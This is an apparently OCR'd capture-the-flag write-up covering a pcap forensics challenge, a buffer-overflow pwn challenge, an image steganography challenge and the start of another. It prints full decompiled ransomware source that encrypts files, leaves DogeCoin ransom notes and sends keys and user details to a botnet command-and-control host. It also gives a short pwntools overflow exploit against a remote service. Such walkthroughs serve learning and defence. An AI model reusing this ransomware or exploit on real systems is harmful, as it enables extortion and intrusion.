
Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

| Packet | Hostname | Content Type | Size | Filename |
|---|---|---|---|---|
| 25 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 27 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 107 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 109 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 178 | ocsp.pki.goog | application/ocsp-request | 83 bytes | gts1o1core |
| 199 | ocsp.pki.goog | application/ocsp-request | 83 bytes | gts1o1core |
| 201 | ocsp.pki.goog | application/ocsp-response | 471 bytes | gts1o1core |
| 256 | ocsp.pki.goog | application/ocsp-response | 471 bytes | gts1o1core |
| 642 | ocsp.pki.goog | application/ocsp-request | 83 bytes | gts1c3 |
| 646 | ocsp.pki.goog | application/ocsp-response | 471 bytes | gts1c3 |
| 703 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1core |
| 705 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1core |
| 742 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1core |
| 750 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1core |
| 1320 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1core |
| 1322 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1core |
| 1596 | ocsp.pki.goog | application/ocsp-request | 83 bytes | gts1c3 |
| 1606 | ocsp.pki.goog | application/ocsp-response | 471 bytes | gts1c3 |
| 1608 | ocsp.pki.goog | application/ocsp-request | 83 bytes | gts1o1core |
| 1626 | ocsp.pki.goog | application/ocsp-response | 471 bytes | gts1o1core |
| 2517 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2624 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2626 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 2665 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2676 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 2678 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2697 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2711 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |

Help Preview Save All Close Save

PS found a strange package :




| Packet | Hostname | Content Type | Size | Filename |
|---|---|---|---|---|
| 2626 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 2665 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2676 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 2678 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2697 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 2711 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 2725 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 2749 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 3963 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 3965 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 5883 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1 |
| 5885 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1 |
| 5887 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1 |
| 5912 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1 |
| 5985 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1 |
| 5999 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1 |
| 6009 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1 |
| 6027 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1 |
| 6037 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 6099 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 6445 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1c3 |
| 6449 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1c3 |
| 7272 | ocsp.pki.goog | application/ocsp-request | 83 bytes | gts1c3 |
| 7278 | ocsp.pki.goog | application/ocsp-response | 471 bytes | gts1c3 |
| 7947 | ocsp.pki.goog | application/ocsp-request | 84 bytes | gts1o1 |
| 7949 | ocsp.pki.goog | application/ocsp-response | 472 bytes | gts1o1 |
| 11889 | peanutbotnet.nuts:8000 | application/octet-stream | 2.880 bytes | peanutcrypt |

Save the file

```
>>> file peanutcrypt_saved
peanutcrypt_saved: python 3.8 byte-compiled
```

Hmmmm compiled python , we need to decompile the binary :

```
>>> mv peanutcrypt_saved peanutcrypt_saved.pyc
[ps@hekator]-[~/ctf/unbr3]
>>> uncompyle6 peanutcrypt_saved.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 2.7.18 (default, Sep  5 2020, 11:17:26)
# [GCC 10.2.0]
# Warning: this version of Python has problems handling the Python 3 "byte" type in constants properly.

# Embedded file name: main.py
# Compiled at: 2021-05-10 17:55:50
# Size of source mod 2**32: 2826 bytes
import random, time, getpass, platform, hashlib, os, socket, sys
from Crypto.Cipher import AES
c2 = ('peanutbotnet.nuts', 31337)
super_secret_encoding_key = '\x04NA\xedc\xabt\x8c\xe5\x11o\x143B\xea\xa2'
lets_not_do_this = True
doge_address = 'DCBk3WqNVfSSMe5kqwCFg7m6QDbjkT5nfR'
uid = 'undefined'

def write_ransom(path):
    ransom_file = open(path + '_ransom.txt', 'w')
    ransom_file.write(f"Your files have been encrypted by PeanutCrypt.\nSend 5000 DogeCoin to {doge_address} along


def encrypt_reccursive(path, key, iv):
    for dirpath, dirnames, filenames in os.walk(path):
        for dirname in dirnames:
            write_ransom(dirname + '/')

    else:
        for filename in filenames:
            encrypt_file(dirpath + '/' + filename, key, iv)
```

```python
def encrypt_file(path, key, iv):
    bs = AES.block_size
    cipher = AES.new(key, AES.MODE_CBC, iv)
    in_file = open(path, 'rb')
    out_file = open(path + '.enc', 'wb')
    finished = False
    while not finished:
        chunk = in_file.read(1024 * bs)
        if not len(chunk) == 0:
            if len(chunk) % bs != 0:
                padding_length = bs - len(chunk) % bs or bs
                chunk += str.encode(padding_length * chr(padding_length))
                finished = True
            out_file.write(cipher.encrypt(chunk))

    os.remove(path)


def encode_message(message):
    encoded_message = ''
    for i, char in enumerate(message):
        encoded_message += bytes([ord(char) ^ super_secret_encoding_key[(i % 16)]])
    else:
        return encoded_message


def send_status(status):
    message = f"{status} {uid} {getpass.getuser()} {''.join(platform.uname())}"
    encoded_message = encode_message(message)
    udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    udp_socket.sendto(encoded_message, c2)


def send_key(key, iv):
    message = f"{uid} " + key.hex() + ' ' + iv.hex()
    encoded_message = encode_message(message)
```

```
    tcp_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    tcp_socket.connect(c2)
    print(encoded_message)
    tcp_socket.sendall(encoded_message)
    tcp_socket.close()


if __name__ == '__main__':
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <file/directory>")
        sys.exit(1)
    else:
        path = sys.argv[1]
        hash = hashlib.sha256()
        hash.update(os.urandom(16))
        uid = hash.hexdigest()
        send_status('WAITING')
        time.sleep(random.randint(60, 120))
        send_status('ENCRYPTING')
        key = os.urandom(16)
        iv = os.urandom(16)
        if os.path.isfile(path):
            encrypt_file(path, key, iv)
            write_ransom(path)
        if os.path.isdir(path):
            lets_not_do_this or encrypt_reccursive(path, key, iv)
    send_key(key, iv)
    send_status('DONE')
# okay decompiling peanutcrypt_saved.pyc
```

Nice ! Now we got the source after reading the code I realzed that it uses xor to encrypt a key/uid/iv(AES stuf :) ) and send it to a server (botnet)

**Do not run the code on your PC ;)**

Now we need to craft the decoder :


```
# Hikari's code :
#!/usr/bin/env python3
from pwn import xor
from binascii import unhexlify
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

xor_key = b'\x04NA\xedc\xabt\x8c\xe5\x11o\x143B\xea\xa2'

xored = unhexlify('322d78dc06cd44bbd0220c770424de93607779db5bcd12bdd2725926072388946 77d27d4549d41ea8627097506738b9

initial = xor(xored, xor_key)
uid = initial[:64].decode()
key = unhexlify(initial[65:65+32].decode())
iv = unhexlify(initial[66+32:].decode())


with open('flag.enc', 'rb') as f:
    encrypted = f.read()

aes = AES.new(mode=AES.MODE_CBC, key=key, iv=iv)
plaintext = unpad(aes.decrypt(encrypted), 16)
print(plaintext.decode())
```

## overflowie (easy)

*This little app brags that is very secure. Managed to put my hands on the source code, but I am bad at pwn. Can you do it for me please? Thx.*

```
>>> nc 34.89.172.250 32618
Enter the very secure code to get the flag:
If santa were to be a hacker , what is he gonna hack ?
Told you this is very secure!!!
```

Also we get the binar for it
Add it to ghidra
(also find the main function)




Double click on the “verysecurefunction()” to see the source of it

```c
void verySecureFunction(void)

{
  int iVar1;
  char local_58 [76];
  char local_c [4];

  puts("Enter the very secure code to get the flag: ");
  gets(local_58);
  iVar1 = strcmp(local_c,"l33t");
  if (iVar1 == 0) {
    puts("Omg you found the supersecret flag. You are l33t ind33d");
    system("cat flag.txt");
  }
  else {
    puts("Told you this is very secure!!!");
  }
  return;
}
```

So we have a variable with 76 chars
then it reads that var with gets
After that it compares another var local_c with the str *l33t*, and it checks if the result is 0. When the result is 0? well is 0 when the strings are equal , so we need to “forcefeed” the *l33t* strings to the program, since it uses gets for input for the var local_58 we can do a buffer overflow (the var has only 76 chars but the gets func is vuln) so we add 76 chars + l33t at the end and we get the flag

```
>>> cat expl.py
# Hikari's code
#!/usr/bin/env python3
from pwn import *


r = remote("34.107.86.157", 30987)
r.sendline("A"*76+"l33t")
r.interactive()
```

Flag proof :

```
ctf{417e85857875cd875f23abee3d45ef6a4fa68a56e692a8c998e0d82f4f3e6ac7}
```


## crossed-pil(easy)


*You might not see this at first. You should look from one end to another*. We get a photo, running strings on it we find :

```
import numpy as np
from PIL import Image
import random
img = Image.open('flag.png')
pixels = list(img.getdata())
oioi=[]
for value in pixels:
    oi = []
    for oioioi in value:
        # hate me note for the var names ;)
        if oioioi == 255:
            oioioi = random.choice(range(0, 255, 2))
        else:
```


```
            oioioi = random.choice(range(0, 255, 1))
        oi.append(oioioi)
    oioi.append(oi)
img = Image.new('RGBA', [200,200], 255)
data = img.load()
count = 0
for x in range(img.size[0]):
    for y in range(img.size[1]):
        data[x,y] = (
            oioi[count][0],
            oioi[count][1],
            oioi[count][2],
            oioi[count][3],
        )
        count = count + 1

img.save('image.png')
```

So 2 images added to eachother , that is what the script does
Nothing that stegsolve cannot handle :D






just click on the > until qr code :



Now I used my iphone's qr code scanner, I've heard that some ppl had problems with it...

```
ctf{3c7f44ab3f90a097124ecedab70d764348cba286a96ef2eb5456bee7897cc685}
```

### Secure Terminal(easy)

*My company wanted to buy Secure Terminal PRO, but their payment system seems down. I have to use the PRO version tomorrow - can you please find a way to read flag.txt?* Well I have to managed to solve the challange in time, but it is a really cool one

```
>>> nc 34.89.172.250 30882



 #####
#     # ######  ####  #    # #####  ######
#       #     #    # #    # #    # #
 #####  #####  #      #    # #    # #####
```

```
      # #      #      #    # #####  #
